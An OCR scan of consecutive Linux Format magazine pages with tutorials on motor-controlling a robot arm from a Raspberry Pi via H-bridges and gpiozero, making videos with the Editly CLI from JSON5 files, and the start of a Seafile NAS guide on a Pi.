
Now, let's talk a little bit about motor controllers and H-bridges before we start the real work. The GPIO of our Raspberry Pi is only able to deliver a few milliamps of current to its pins; if we try to pull any more than this, the board will most likely become damaged. The motor controller board allows for a very low current signal to be able to control a higher current output. It also allows for the 3.3V GPIO output to control the motors with the 6V from the batteries. So, what is an H-bridge? Well, as you are probably aware, if you connect the two poles of a battery to a motor, it turns one way, and if you then turn the battery around, the motor turns in the other direction. The H-bridge is, in effect, doing just this. By allowing the current to flow one way with one signal and the other way with another signal, it changes direction. The motor controller board selected is common and uses the L298N chip, and requires two pins to control the direction of a motor. A third pin can be utilised, which requires a PWM signal, and this controls the speed of the motor. The boards used for this project are dual H-bridge, so each board can be used to control two motors. A simpler board could be used to control the LED and can also utilise PWM to change the brightness. In this case, we are controlling the LED directly from the Pi to cut down on complexity.

Electric grip

When working on these sorts of projects, it is important to ensure we know that the components we are using are of the correct specification. For example, we need to know that the H-Bridge isn't going to be damaged on first usage by a motor trying to draw too much current. Take your multimeter and make sure it is switched to current mode. The setting on the dial should show A/mA/amps or milliamps. Now, using your DuPont jumper cables, connect the two probes of the multimeter in line with the motor.

When the motor is switched on, the current flows through the motor and multimeter, and the current is measured and displayed. Some multimeters require one of the probes to be connected to a different socket to measure current. Next, we want to measure the output that is provided to the LED. Carefully unplug the LED socket from the top of the board and hold the probes to the pins instead. Make sure your multimeter is measuring V or voltage, and that the probes are connected to the correct sockets, and then switch on the LED. This tells you whether the LED is powered by the full battery voltage or a lower voltage. If a higher voltage is used, you need to connect a resistor in line with it when connecting to your Pi's output/motor controller board to stop it becoming damaged.

The first thing we need to do is to use our multimeter and/or the instructions to work out which pins on the model provide the 6V and 0V from the battery. Thankfully this was simple and documented in the manual.



Configure the Robot Arm Controller

Define pins used for the shoulder motor
Enable ☐ Pin 1 GPIO2 Pin 2 GPIO2 Speed GPIO2

Define pins used for the elbow motor
Enable ☐ Pin 1 GPIO2 Pin 2 GPIO2 Speed GPIO2

Define pins used for the wrist motor
Enable ☐ Pin 1 GPIO2 Pin 2 GPIO2 Speed GPIO2

Define pins used for the claw motor
Enable ☐ Pin 1 GPIO2 Pin 2 GPIO2 Speed GPIO2

LED Settings
Enable ☐ Define pin used for the LED GPIO2

Define whether to use Remote GPIO or not
Enable remote GPIO? Yes
Enter server IP Address

See the link to GitHub in the Quick Tip (below) to find the code to make a motor control GUI.

Handy cables

Disconnect the ribbon cable that connects the controller and use male-to-female DuPont cables to join the two end pins to the 5V and 0V (red and black) lines at the top of your breadboard. This provides an easy way to connect as many items as needed to the battery pack. Next, take another male-to-female cable and join one of the 0V GPIO pins (board pin 9) of the Raspberry Pi to the 0V line on the breadboard. This means that the Pi's GPIO can control the motors when powered by the batteries.

Next, connect the motor output screw terminals to one of the motors by using male-to-male DuPont cables and connecting to the jumper cable that leads to the motor (the claw uses yellow and black). Next, take two male-to-male cables and connect the red and black breadboard lines to the 12V and 0V terminals on the H-bridge board (while the board states 12V, 6V will work for our purposes). The final step to connecting this motor is to use three female-to-female DuPont cables to join pins GPIO2, GPIO3 and GPIO4 to the IN1, IN2 and ENA pins respectively. It is not strictly

QUICK TIP

The source code for this article and documentation about the model can be downloaded from https://github.com/mattmole/LXF308-Robot-Arm.

» REMOTE GPIO

It is not always possible or desirable to access your Raspberry Pi's desktop interface in day-to-day operation. One excellent feature that Raspberry Pi OS has to offer is that of remote GPIO. The GPIO Python module can be configured to connect to a remote device, meaning that the Pi can listen for instructions and then operate on the GPIO ports. This can be set up as such.

The Raspberry Pi that connects to the motors is going to be called the server in this example, and the device running the GUI is the client. Remote GPIO can be utilised using the server running either the lite version of Raspberry Pi OS, which does not contain a desktop environment, or the full version, which does. To enable remote GPIO, open a terminal and run the following commands:

```
$ sudo apt install pigpio
$ sudo respi-config
```


When the config tool has opened, navigate to the Interface options and switch on remote GPIO. Next run two more commands to start the service at boot time and then for the current boot:

```
$ sudo systemctl enable
pigpiod
$ sudo systemctl start
pigpiod
```

To ensure the necessary libraries are installed on the client, run the following:

```
$ sudo apt install python3-pip
$ sudo pip3 install gpiozero
pigpio
```

» GET YOUR Pi FILLING HERE Subscribe now at http://bit.ly/LinuxFormat



Circuit diagram to control a motor from the Raspberry Pi.

necessary to use the ENA pin, but it provides the ability to control the speed of the motors.

These steps can be repeated for the other motors, but make sure you note down which pins you use for each purpose. The LED is connected between GPIO17 and ground. The diagram *(above)* shows an in-line resistor – on this model, it is included in the kit.

Armed with code

With the connections made, we are ready to perform some testing. To make things as simple as possible for the initial test, we are opening Python on the Raspberry Pi and running a few commands. We also need to install the necessary libraries, so open a terminal and enter the following:

```
$ pip3 install gpiozero
$ python3
```

Now that the Python interpreter has been opened, you can enter the following commands to perform some tests:

```
from gpiozero import PWMLED, Motor
led = LED(17)
motor = Motor(2,3,4,pwm=True)
led.on()
led.off()
motor.forward(0.6)
motor.backward(0.3)
motor.stop()
```

What we have in the above code sample is a simple test where we import the gpiozero library, create a variable for an LED and a motor, set the pins and options for each, and then turn the devices on and off. The argument in the motor drive functions defines the speed the motor is driven at, by providing a PWM signal to the controller board. Similarly, the LED brightness can be changed by setting different values of **led.value**. In our example, we use 0.6, which means the brightness is 60% of the maximum. The value needs to be between 0 and 1.


This basic code is all very well, but it does not allow us to simply and easily control motors and an LED from either a command-line client or a GUI. The code sample below shows a basic command-line client that utilises the library, which is available on GitHub:

```
from robotArmControl import RobotArmControl
import logging
import sys

class Pins():
  def __init__(self):
    self.pins = {}
    self.pins[“rotate”] = {1:None, 2:None, 3:None,
“enable”:False}
    self.pins[“shoulder”] = {1:None, 2:None, 3:None,
“enable”:False}
    self.pins[“elbow”] = {1:None, 2:None, 3:None,
“enable”:False}
    self.pins[“wrist”] = {1:None, 2:None, 3:None,
“enable”:False}
    self.pins[“claw”] = {1:None, 2:None, 3:None,
“enable”:False}
    self.pins[“led”] = {1:None, “enable”:False}

if __name__ == “__main__”:
  logging.basicConfig(format='%(asctime)s
%(message)s’)

  pins = Pins()
  pins.pins[“led”][1] = “GPIO17”
  pins.pins[“led”][“enable”] = True
  pins.pins[“claw”][1] = “GPIO2”
  pins.pins[“claw”][2] = “GPIO3”
  pins.pins[“claw”][3] = “GPIO4”
  pins.pins[“claw”][“enable”] = True

  logger = logging.getLogger()
  logger.setLevel(logging.INFO)

  a = RobotArmControl(pins,1,1, logger = logger,
remote=False)
  a.createGPIODevices()
  while 1:
    char = input()
    if char == “f”:
```

QUICK TIP

You can learn more about controlling a Raspberry Pi’s GPIO remotely at this link: **https://gpiozero.readthedocs.io/en/stable/remote_gpio.html**

```
        a.driveMotor(“claw”,”retract”)
    elif char == “b”:
        a.driveMotor(“claw”,”extend”)
    elif char == “s”:
        a.stopMotor(“claw”)
    elif char == “1”:
        a.motorSpeed = 0.3333
    elif char == “2”:
        a.motorSpeed = 0.6666
    elif char == “4”:
        a.ledBrightness = 0.3333
        a.controlLedBrightness()
    elif char == “o”:
        a.stopLed()
    elif char == “q”:
        sys.exit()
```



The controller board makes it simple to connect our own cables to the Raspberry Pi and controller boards.

The first thing that we do in this code sample is import the libraries we need. The first library is the RobotArmControl code that is used to control the hardware itself. It is written in such a way that remote GPIO can be used *(see the boxout, page 47)* and if running on a device without GPIO and without the remote client functionality enabled, the pin control is simulated.

The second thing we do is define a class to store pin information for each motor and the LED. Earlier in the article, we discussed that each motor needs three pins to control it and one pin for the LED. This class simply contains a dictionary and can be shared across multiple other classes (see the annotated GUI code).

The next thing we do is test whether the code is running directly, which uses the `if __name__ == ‘__main__:’` stanza. Within this code is where the main logic starts. Here, we first of all create an instance of the **Pins** class we created and set the pins for the motor that we have connected. This example just allows for control of the claw motor and the LED. Raspberry Pi pins can be referenced in multiple ways. Board layout is the physical pin number and the GPIO number (used here) can be seen on the Raspberry Pi pin-out website.

Next in the code sample, we create an instance of the **logging** class. This is a very useful library that can be used to log information to the screen or files, and extra text can be generated if debugging code, compared to normal operation. The **RobotArmControl** class utilises the logging library instead of peppering the code with print statements. Setting the logging object to the INFO level means that it only displays INFO, WARNING, ERROR and FATAL messages. If we set it to DEBUG level, any DEBUG and above messages would be shown.

We create an instance of the robot arm functionality library in `a = RobotArmControl(...)` and pass in pin information, initial motor speed and LED brightness value, as well as the logging object we want to use to write logs to, and set whether the remote functionality is enabled. Once the instance has been created, we then create the motor objects, based on the pins that have been defined and passed into the library.

The **while** loop now runs ad infinitum to take commands from the user, which are then passed to the library and finally the hardware. Within the loop, we first of all take input from the user and then store the value in a variable. We then have a series of **if**, **elif**, **else** statements that can be used to enact different functions. When the `f` key is pressed (don’t forget to press Enter), the **driveMotor** function is called with arguments of **motorType** and direction, which the library interprets and drives the correct motor. The initial speed is used unless a variable is set first, which stores the motor speed to be used. Similarly, pressing the `b` key drives the claw motor in the opposite direction. What then follows are keypresses that can be used to change the motor speed and control the LED. The final option quits the program.

We hope that you have enjoyed this article on taking a model and applying some basic electronics and programming techniques to enable it to be computer-controlled. The Raspberry Pi is an amazing device for this and allows quick and easy access to the GPIO pins. Don’t forget to check voltages and currents, and to use motor controller boards so as to not damage the outputs of your single-board computer. LXF

QUICK TIP

You can learn more about MQTT here: **https://hivemq.com/mqtt-essentials/**

» MESSAGE IN A QUEUE

MQTT (Message Queuing Telemetry Transport) is a messaging system that allows for devices to communicate over the network and could provide an alternative way to remotely control the GPIO pins. First, a server needs to be available and devices able to publish and subscribe to message topics. In this way, our program could operate over the internet without needing to open ports on firewalls.

If we were to set up our program in this manner, we would first of all write our GUI control application, which would contain logic that on pressing one of the buttons, a connection is made to the MQTT server and a message is published. On the Raspberry Pi, a piece of code would run that connects to the MQTT server and subscribes to a message topic. The code would then act on any message that it receives from the server.

To give an example, if a command is sent (published) to the server to close the claw, the Pi receives (subscribes to) the message topic, receives the message and then performs the necessary GPIO command to close the claw. MQTT messages can be authenticated behind the mqtts protocol, which is secure and allows for username and password to be entered and validated. MQTT is incredibly popular in the IoT and home automation space, so your program could also integrate with other smart home or IoT devices.

EDITLY

Credit: https://github.com/mifi/editly

Bring your images and videos to life

Not known for his love of cameras, **Shashank Sharma** still knows how to turn images into presentable GIFs and video clips into masterpieces.


OUR EXPERT

Shashank Sharma is a trial lawyer in Delhi and an avid Arch user. He's been writing about open source software for 20 years and lawyering for 10.

Remember the good ol' days of the internet when the best you could do with your pics and videos was share them with friends and family? Close ones at that. This is in stark contrast to the modern-day practice of turning everything into a reel or insert-latest-jargon-here, and releasing it online.

Editly is a CLI utility that relies on *FFmpeg* to help you create slideshows, GIFs or movie masterpieces, complete with music score, text overlays, zooms and other effects. Best of all, you don't have to muck about with the terminal pushing dozens of different settings, because *Editly* works with a JSON file instead to save you time and effort. Whether for private use or for internet fame, *Editly* can help turn your images and videos into memorable pieces with very little effort.

Released under the MIT License, you won't find *Editly* in the software repositories of popular desktop distros. As well as *FFmpeg* and *FFprobe*, which are most likely already installed on your distro, and in any case available in the software repositories, you also need the *GL* utility (**https://github.com/stackgl/headless-gl**), which has its own set of requirements, listed at the project's GitHub page.



```
Tilix: linuxlala@playground: ~/Downloads/projects/editly/examples
1: linuxlala@playground: ~/Downloads/projects/editly/examples
{
  outPath: './position.mp4',
  defaults: {
    layerType: {
      'image-overlay': { width: 0.1 },
    },
  },
  clips: [
    { layers: [
      { type: 'rainbow-colors' },
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'top' },
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'center' },
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'bottom' },
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'top-left' },
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'top-right' },
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'center-left'
},
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'center-right'
 },
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'bottom-left'
},
      { type: 'image-overlay', path: './assets/emoji2.svg', position: 'bottom-right'
 },
      { type: 'image-overlay', path: './assets/emoji.png', width: 0.06, position: {
originX: 'center', originY: 'center', x: 0.75, y: 0.75 } },
:
```

Working with JSON files may seem counter-intuitive at first, but it doesn't take long to get used to.

While you're at it, you should also install the *NPM* package manager. Use the `sudo apt install npm` command if you're on a Deb-based distro such as Debian or Ubuntu, or run `sudo dnf install npm` for RPM-based distros.

Unless you're on a rolling release distro, such as Arch, the version of *FFmpeg* available in the software repositories of your distro is somewhat dated, and therefore unfit for use with *Editly*. Refer to Installation Is A Chore *(opposite)*, for instructions on how to get a compatible version of *FFmpeg*. With all that done, you're ready to install *Editly*. Run `npm install -g editly`.

Start writing

Writing is a curious word to use when working with a tool designed to help transform images and video files, but that's precisely what *Editly* expects you to do. You can use the project to create appealing videos using solid colours as you transition from one video to the next, or use images overlaid with text between different video clips. You can also add custom background music to the finished video file or generate a GIF from a series of images. The tool additionally supports effects such as blur, fade-in and so on, which you can use to define how one image or video transitions to the next in the final video.

All such operations that you wish to perform, such as fading out of the first image and zooming into the next, while music plays in the background and different text is written over each image, are written into a JSON file, which *Editly* then uses to carry out your instructions.

For instance, let's use a couple of images from a recent holiday and stitch them together into a video file:

```
{
 width: 600,
 height: 300,
 outPath: ‘./images-to-video.mp4’,
 defaults: {
          transition: null,
          duration: 1.2,
 },
 clips: [
          { layers: [{ type: ‘image’, path: ‘./
IMG_20190805_130342931.jpg’ }] },
          { layers: [{ type: ‘image’, path: ‘./
IMG_20190805_130358474.jpg’ }] },
 ],
}
```

Here we’ve created an MP4 file using two images, and we’ve defined certain parameters at the top, such as the width and height. Save this file as **images-to-video.json5** and then run the `editly images-to-video.json5` command. You can now play the **images-to-video.mp4** file in your favourite video player.

You can use a combination of image and video files, add text overlays and custom music files, and even use multiple music files for the same video clip.

To get a sense of some of the operations possible with *Editly*, open the terminal and clone the **Editly** directory from GitHub:


```
$ git clone https://github.com/mifi/editly.git
$ cd editly/examples
```

You can now read through the different JSON5 files in the **examples** directory to get a feel for how *Editly* works. To see any of the effects in operation, run the `editly <filename.json5>` command, which creates an output file of the same name. You can then play the file to see the effect.

```
{
 // verbose: true,
 // enableFfmpegLog: true,
 outPath: ‘./video2.mp4’,
 defaults: {
          transition: {
          name: ‘linearblur’,
          },
          layer: { fontPath: ‘./assets/Patua_
One/PatuaOne-Regular.ttf’ },
 },
 clips: [
          { layers: [{ type: ‘video’, path: ‘./
assets/changi.mp4’, cutFrom: 0, cutTo: 2 }, {
type: ‘title’, text: ‘Video 1’ }] },
          { layers: [{ type: ‘video’, path: ‘./
assets/IMG_1884.MOV’, cutFrom: 0, cutTo: 2
}] },
 ],
}
```

This example uses the linearblur transition and two different video clips to create the final file. If you only have a couple of video or image files to stitch together, you can even work with *Editly* without bothering with a JSON file – `editly title:’Masterpiece’ vid1.mp4 vid2.mp4 --audio-file-path ./filename.mp3`, for example, uses two video files and a music file to create a stitched video file.

Should you run into any problems, you can use the Issues section on the project’s GitHub page. Your own creativity and willingness to experiment are the only impediment to transforming your vanilla images and video clips into stunning visual masterpieces. LXF



```
--transition-duration  Default transition duration
--clip-duration  Default clip duration
--width  Width which all media will be converted to
--height  Height which all media will be converted to
--fps  FPS which all videos will be converted to
--font-path  Set default font to a .ttf
--audio-file-path  Add an audio track
--loop-audio  Loop the audio track if it is shorter than video?
--keep-source-audio  Keep audio from source files
--output-volume  Adjust audio output volume
--allow-remote-requests

--fast, -f  Fast mode (low resolution and FPS, useful for getting a quick previe
w)
--verbose, -v

For more detailed explanation, see:
https://github.com/mifi/editly

Examples
  $ editly title:'My video' clip1.mov clip2.mov title:'My slideshow' img1.jpg img2
.jpg title:'THE END' --audio-file-path /path/to/music.mp3 --font-path /path/to/my-fa
vorite-font.ttf
  $ editly my-editly.json5 --out output.gif

linuxlala@playground:~/Downloads/projects/editly/examples$
```

1 / 1
Tilix: linuxlala@playground: ~/Downloads/projects/editly/examples
1: linuxlala@playground: ~/Downloads/projects/editly/examples

Editly doesn’t offer a man page, but the ‘editly --help’ command provides a quick introduction to the command options you can use.

» INSTALLATION IS A CHORE

Unless you’re running a rolling release distribution, such as Arch Linux, you likely have an older, incompatible version of *FFmpeg*. This leaves you with two options.

First is to manually compile a recent release of *FFmpeg*, which can be quite a cumbersome task, more so because we don’t have room enough to go over the steps in this tutorial. Thankfully, you can head over to *FFmpeg’s* homepage, where you’ll find detailed instructions on compiling it.

The second option is to retain the version of *FFmpeg* you already have available, and grab the static release of *FFmpeg* from the project’s website. This is designed for users who don’t wish to go through the trouble of manually compiling *FFmpeg*. Head to **https://johnvansickle.com/ffmpeg/** and grab the version that best suits you. You can opt for the latest 6.0 release or the master branch. Extract the tarball with the `tar xvf ffmpeg-release-amd64-static.tar.xz` command. Now navigate into the extracted directory and place the comprising *FFmpeg* and *FFprobe* binaries into a directory within your **$PATH**.

If you’ve decided to retain the current version of *FFmpeg*, make sure to first run the `which ffmpeg` command, and place the extracted binaries in a directory in **$PATH**, which will be scanned before the directory the contains the installed *FFmpeg*:

```
$ which ffmpeg
/usr/bin/ffmpeg
$ echo $PATH
/home/linuxlala/.cargo/bin:/home/linuxlala/.local/bin:/usr/local/
bin:/usr/local/sbin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin:/usr/
local/go/bin:/home/linuxlala/go/bin
$ sudo cp ffmpeg ffprobe /usr/local/bin
```

» ENHANCE YOUR TERMINAL-FU Subscribe now at http://bit.ly/LinuxFormat

SEAFILE

Credit: www.seafile.com

Saving Private Files using your own NAS

Christian Cawley needs to back up his PC. So of course, he chooses to do it with a Raspberry Pi.

OUR EXPERT

Christian Cawley is that bloke who buys every single Raspberry Pi model, does something really cool with it, then puts it in a drawer until the next one comes out.


Making and keeping your own backups is more secure and reliable than banking on a third party and an internet connection. While any PC can be configured as a backup machine, a more compact solution like the Raspberry Pi keeps such a set up low-powered and almost infinitely flexible.

Different backup types are available, with a full backup, specific file/device backups, and incremental (those that simply make a copy of any files that have changed) all possible. Using a Raspberry Pi as a cloud-accessible NAS is straightforward, but choosing the right software for the task is less obvious.

What is a NAS?

Network-attached storage is a file server that can be accessed across a network over Wi-Fi or Ethernet. Unlike a *Samba* server, which relies only on file browser access, a NAS supports browser and client app access.

Various well-known cloud platforms bring NAS-like functionality to your PC, but have a key shortcoming: cloud platforms aren't hosted by you. Your data is held remotely, by a third party that you may or may not pay monthly. If any data is considered unwelcome, it can't be retained in the cloud. Furthermore, remote server issues can impact access to your own data. So, it makes sense to manage your own data. With the right software, reliable network and fast, plentiful storage, a Raspberry Pi 3 or later can make an excellent NAS.



OS Customisation

☑ Enable SSH

● Use password authentication

○ Allow public-key authentication only

Set authorized_keys for 'atomickarma':

Whichever Raspberry Pi OS you use, save time by enabling SSH at the installation stage in Raspberry Pi Imager.

Dropping the Box

Over the years, this author has moved from one cloud storage solution to another, using them to sync key files on his computer. Back when he was a Windows user (forgive him), he retained data on SkyDrive, which later became OneDrive. Spotting some performance issues with the Microsoft 'solution',

» UNDERSTANDING DOCKER CONTAINERS

Docker support for Raspberry Pi has improved considerably over the past couple of years, with straightforward, easy installation and management that is almost on a par with desktop systems.

If you're unfamiliar with *Docker*, it's worth spending a few moments considering how this software works, and the impact of using it on a Raspberry Pi with external storage attached.

Docker is a virtualisation system that enables you to run one or more applications in an isolated environment. These applications are prepackaged and ready to run, and are known as containers. They feature all the prerequisites and supporting software for the application, so little or no additional installation is required. Containers are also lightweight and can be easily shared or removed. They can even be moved to a new location, with no impact on performance and stability.

What all of this means is that when it comes to downloading your *Docker* container(s) on a Raspberry Pi, they can be on any mounted drive. This is really useful because the YML file that is part of the *Seafile* configuration apparently doesn't support specifying a path to an external drive. It also doesn't support symlinks. Therefore, the solution is to install the *Seafile* container on the external drive.

In terms of performance, the hit is negligible. You're switching from using the SD card to using a USB drive, preferably an SSD or mechanical HDD, rather than USB flash. So, you get faster data transfer and the SD card enjoys a longer lifespan.

he then moved to Dropbox, then on to Box, before switching back to Dropbox via Google Drive.

While these are all relatively reliable (the quantity of files stored on them varies your mileage), they all have one thing in common: your data is beyond your control. For redundancy, this might seem like a good idea – after all, if your property goes up in a ball of flames, your data is almost certainly gone, too. But retaining control of your data is a fundamental right.

Your data might include banking and ID records. It could be creative works – everything from reports, projects and novels-in-progress to family photos and videos, music projects, game saves, recipes and even downloaded audiobooks and ebooks.

There is also the issue of bloat. Popular cloud storage provides browser-based document viewing and editing. This is unnecessary in many cases, especially if all you need is a flexible backup solution.

Ten years ago, bringing this data under your control relied on a dedicated NAS or an old PC reconfigured as such. Now, thanks to the power of later Pi models and affordable storage, a NAS can be set up within an hour.

Which NAS solution?

There are several options available with which to build a NAS. *Nextcloud* (**https://bit.ly/LXF310-nextcloud**) is a popular cloud storage service that offers a downloadable home server setup. While widely supported, there is a lot that this service offers that is simply irrelevant to this project (such as a daily dashboard, cloud documents and more). *Nextcloud* has its uses, but it's overkill for hosting backups.

Preparing this guide, we also spent a lot of time with *OwnCloud* (**https://bit.ly/LXF310-owncloud**). Probably too much. Early on, it became apparent that this solution was going to get messy (certainly as a manual installation). PHP incompatibilities (the project is locked to PHP7, with no sign of a change in policy), Apache issues, and problems with *MySQL/MariaDB* make this an option to avoid. While fully compiled images are available, *OwnCloud* has far more features than are necessary for a flexible NAS backup project.


Seafile (**https://bit.ly/LXF310-seafile**) offers a far more reliable setup experience. It is also suited to use as a file server. While the alternatives attempt to offer everything Dropbox, Google Drive or even your employer's intranet/SharePoint server provides, *Seafile* plays to its key strengths and purpose.

Fitting out your Pi NAS

Strictly speaking, this process requires a compact, single-board computer and a hard disk drive, preferably an SSD with a SATA-to-USB interface. As long as the required OS and software runs on the board, you can get it up, running and backing up your PC.

For the purposes of this tutorial, we have set up a Raspberry Pi 4 (8GB) with a 1TB SSD. This is mounted in a Desk Pi Pro case, and relies on a USB 3.0 interface with the SATA slot. A single power supply to the case handles both the Pi and the storage device.

